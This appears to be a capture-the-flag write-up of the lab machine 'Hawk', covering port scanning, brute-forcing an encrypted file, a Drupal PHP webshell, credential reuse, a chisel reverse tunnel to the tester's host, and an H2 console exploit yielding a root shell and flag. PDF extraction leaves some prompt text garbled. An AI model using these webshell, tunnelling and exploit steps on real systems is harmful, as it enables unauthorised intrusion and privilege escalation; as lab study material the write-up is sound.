



# Information Gathering


## 1) Found open ports

```
(vigneswar@VigneswarPC)-[~] chine/tbwl
$ tcpscan 10.10.10.102
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-03 14:17 IST
Nmap scan report for 10.10.10.102
Host is up (0.20s latency).
Not shown: 65529 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 3.0.3
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_drwxr-xr-x    2 ftp      ftp      4096 Jun 16 2018 messages
| ftp-syst:
|   STAT:
|   FTP server status:
|     Connected to ::ffff:10.10.14.8
|     Logged in as ftp
|     TYPE: ASCII
|     No session bandwidth limit
|     Session timeout in seconds is 300
|     Control connection is plain text
|     Data connections will be plain text
|     At session startup, client count was 2
|     vsFTPD 3.0.3 - secure, fast, stable
|_End of status
22/tcp    open  ssh          OpenSSH 7.6p1 Ubuntu 4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 e4:0c:cb:c5:a5:91:78:ea:54:96:af:4d:03:e4:fc:88 (RSA)
|   256 95:cb:f8:c7:35:5e:af:a9:44:8b:17:59:4d:db:5a:df (ECDSA)
|_  256 4a:0b:2e:f7:1d:99:bc:c7:d3:0b:91:53:b9:3b:e2:79 (ED25519)
80/tcp    open  http         Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-generator: Drupal 7 (http://drupal.org)
| http-robots.txt: 36 disallowed entries (15 shown)
| /includes/ /misc/ /modules/ /profiles/ /scripts/
| /themes/ /CHANGELOG.txt /cron.php /INSTALL.mysql.txt
| /INSTALL.pgsql.txt /INSTALL.sqlite.txt /install.php /INSTALL.txt
|_/LICENSE.txt /MAINTAINERS.txt
|_http-title: Welcome to 192.168.56.103 | 192.168.56.103
5435/tcp  open  tcpwrapped
8082/tcp  open  http         H2 database http console
|_http-title: H2 Console
```

## 2) Checked the websites



### 3) Found a secret file in ftp



## Vulnerability Assessment

1) Cracked it ( Weak password )

```

(vigneswar@VigneswarPC)-[~/temp] ed-openssl
$ ls
drupal.txt.enc
README  license

(vigneswar@VigneswarPC)-[~/temp]
$ cat drupal.txt.enc | base64 -d > drupal.enc

(vigneswar@VigneswarPC)-[~/temp]
$ bruteforce-salted-openssl -t 4 -f /usr/share/wordlists/rockyou.txt drupal.enc
Warning: using dictionary mode, ignoring options -b, -e, -l, -m and -s.

Tried passwords: 27
Tried passwords per second: inf
Last tried password: andrea

Password candidate: friends

(vigneswar@VigneswarPC)-[~/temp]
$ openssl enc -d -aes256 -salt -in drupal.enc -out drupal.dec -k friends
*** WARNING : deprecated key derivation used.
Using -iter or -pbkdf2 would be better.

(vigneswar@VigneswarPC)-[~/temp]
$ cat drupal.dec
Daniel,

Following the password for the portal:

PencilKeyboardScanner123

Please let us know when the portal is ready.


Kind Regards,

IT department

```

admin:PencilKeyboardScanner123

2) Logged in to drupal admin




3) Created a php webshell page

← → ↻ 🏠 10.10.10.102/update.php?op=info ☆ 🔒 🗑️ 📁 ☰

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec React App

## Requirements problem



► **Verify requirements**

Overview

Review updates

Run updates

Review log

Web server	Apache/2.4.29 (Ubuntu)
PHP	7.0.30-0ubuntu0.16.04.1
PHP register globals	Disabled
PHP extensions	Enabled
Database support	Enabled
Database 4 byte UTF-8 support	Not enabled
4 byte UTF-8 for mysql is not activated, but it is supported on your system. It is recommended that you enable this to allow 4-byte UTF-8 input such as emojis, Asian symbols and mathematical symbols to be stored correctly. See the <a href="#">documentation on adding 4 byte UTF-8 support</a> for more information.	
PHP memory limit	128M
File system	Writable (public download method)
Unicode library	Standard PHP
Operations on Unicode strings are emulated on a best-effort basis. Install the <a href="#">PHP mbstring extension</a> for improved Unicode support.	

Check the error messages and [try again](#).

Home ► Add content

**Title \***

WebShellFTW

**Body (Edit summary)**

```
<?php
system($_GET["cmd"]);
?>
```

Text format PHP code

• You may post PHP code. You should include <?php ?> tags.

[More information about text formats](#) ?

← → ↻ 🏠 10.10.10.102/node/3?cmd=id ☆ 🔒 🗑️ 📁 ☰

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec React App

Dashboard Content Structure Appearance People Modules Configuration Reports Help

Hello admin Log out

Add content Find content

192.168.56.103

My account Log out

Home

Home

WebShellFTW

View Edit



uid=33(www-data) gid=33(www-data) groups=33(www-data)

Navigation



► Add content

# Exploitation

1) Got reverse shell



## 2) Found database credentials



drupal:drupal4hawk

## 3) Logged in as daniel:drupal4hawk

```
daniel:x:1002:1005::/home/daniel:/usr/bin/python3
```

```
www-data@hawk:/var/www/html/sites/default$ su daniel
Password:
Python 3.6.5 (default, Apr 1 2018, 05:46:30)
[GCC 7.3.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> import pty
>>> pty.spawn('/bin/bash')
daniel@hawk:/var/www/html/sites/default$ whoami
daniel
daniel@hawk:/var/www/html/sites/default$
```

## Privilege Escalation

1) The H2 console is accessible from localhost and it runs as root

```
root      768  0.0  0.0   4628   828 ?        Ss   08:43   0:00 /bin/sh -c /usr/bin/java -jar /opt/h2/bin/h2-1.4.196.jar
root      769  0.0  5.3 2345868 53644 ?        Sl   08:43   0:03 /usr/bin/java -jar /opt/h2/bin/h2-1.4.196.jar
```

```
daniel@hawk:~$ curl http://10.10.10.102:8082/
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN" "http://www.w3.org/TR/html4/loose.dtd">
<!--
Copyright 2004-2014 H2 Group. Multiple-Licensed under the MPL 2.0,
and the EPL 1.0 (http://h2database.com/html/license.html).
Initial Developer: H2 Group
-->
<html><head>
  <meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
  <title>H2 Console</title>
  <link rel="stylesheet" type="text/css" href="stylesheet.css" />
  <script type="text/javascript">
location.href = 'login.jsp?jsessionid=d3c298f47eea4d754307869a67edc80f';
  </script>
</head>
<body style="margin: 20px;">

<h1>Welcome to H2</h1>
<h2>No Javascript</h2>
If you are not automatically redirected to the login page, then
Javascript is currently disabled or your browser does not support Javascript.
For this application to work, Javascript is essential.
Please enable Javascript now, or use another web browser that supports it.


</body></html>
daniel@hawk:~$
```

2) Connected with a chisel tunnel

```
daniel@hawk:~$ ./chisel client 10.10.14.8:8000 R:8082:127.0.0.1:8082
2024/08/03 09:47:04 client: Connecting to ws://10.10.14.8:8000
2024/08/03 09:47:06 client: Connected (Latency 309.863233ms)

(vigneswar@VigneswarPC) ~[~/Temporary]
$ ./chisel server -p 8000 --reverse
2024/08/03 15:17:02 server: Reverse tunnelling enabled
2024/08/03 15:17:02 server: Fingerprint XxjM//ilep5EnqQGSenHjU/nSYUK8nWYHANz
Ix6y3Iw=
2024/08/03 15:17:02 server: Listening on http://0.0.0.0:8000
2024/08/03 15:17:05 server: session#1: tun: proxy#R:8082=>8082: Listening
```

### 3) Got access to H2



### 4) Found a exploit to get rce

<https://gist.github.com/h4ckninja/22b8e2d2f4c29e94121718a43ba97eed>

```
(vigneswar@VigneswarPC)-[~/temp]
$ python3 h2-exploit.py -H 127.0.0.1:8082 -d jdbc:h2:tcp://localhost/~/hacker
[*] Attempting to create database
[+] Created database and logged in
[*] Sending stage 1
[+] Shell succeeded - ^c or quit to exit
h2-shell$ whoami
root
h2-shell$ cat /root/root.txt
c84465efe1c033cd49f62f5ab2a6107d
h2-shell$ |
```